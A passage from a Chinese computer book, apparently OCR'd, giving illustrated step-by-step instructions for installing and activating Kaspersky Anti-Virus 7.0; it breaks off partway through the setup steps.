


图 9-32 “监控和防御”选项卡




图 9-33 “关闭选项”对话框

9.2 卡巴斯基使用技术与技巧

卡巴斯基版本 7.0 提供了几乎所有类型的抗病毒防护，包括抗病毒扫描仪、监控器、行为阻断和完全检验等。卡巴斯基版本 7.0 引入了个人计算机和工作站病毒防护程序，包括了反病毒、反黑客、反间谍、反垃圾邮件、防御等全套安全工具。

9.2.1 软件的安装

从卡巴斯基官方网站，或知名网站下载安装包，解压后双击即可开始安装该杀毒软件，

具体的安装步骤如下所示。

（1）找到软件的安装文件，如图 9-34 所示，双击该文件运行将显示卡巴斯基抽取文件的进度，如图 9-35 所示。




图 9-34 “运行主程序”窗口




图 9-35 “提取文件”对话框

（2）抽取完成后打开如图 9-36 所示的“欢迎安装”对话框。

（3）单击“下一步”按钮，打开如图 9-37 所示的“最终用户许可协议”对话框，点选“我接受许可协议条款”单选项。




图 9-36 “欢迎安装”对话框




图 9-37 “最终用户许可协议”对话框

（4）单击“下一步”按钮，打开如图 9-38 所示的“安装类型”对话框，在此单击“自定义安装”按钮。

（5）打开如图 9-39 所示的“选择目的文件夹”对话框，浏览选择安装路径。

（6）单击“下一步”按钮，打开如图 9-40 所示的“自定义安装”对话框，选择需要安装的各个组件。

（7）单击“下一步”按钮，打开如图 9-41 所示的“准备安装”对话框，选择默认设置即可。




图 9-38 “安装类型”对话框




图 9-39 “选择目的文件夹”对话框




图 9-40 “自定义安装”对话框




图 9-41 “准备安装”对话框

（8）单击“安装”按钮，即可开始安装，安装进度如图 9-42 所示。安装完成后打开如图 9-43 所示的“安装完成”对话框。




图 9-42 “安装进行中”对话框




图 9-43 “安装完成”对话框

（9）单击“下一步”按钮，打开如图 9-44 所示的“欢迎!”对话框。根据实际情况选择注册的方法，在此点选“应用现有的授权许可文件”单选项。

（10）单击“下一步”按钮，打开如图 9-45 所示的“激活”对话框，浏览选择授权文件。




图 9-44 “欢迎！”对话框




图 9-45 “激活”对话框

（11）单击“下一步”按钮，打开如图 9-46 所示的“安装授权文件成功”对话框。单击“下一步”按钮，打开如图 9-47 所示的“交互式保护”对话框，一般用户选择默认即可。




图 9-46 “安装授权文件成功”对话框

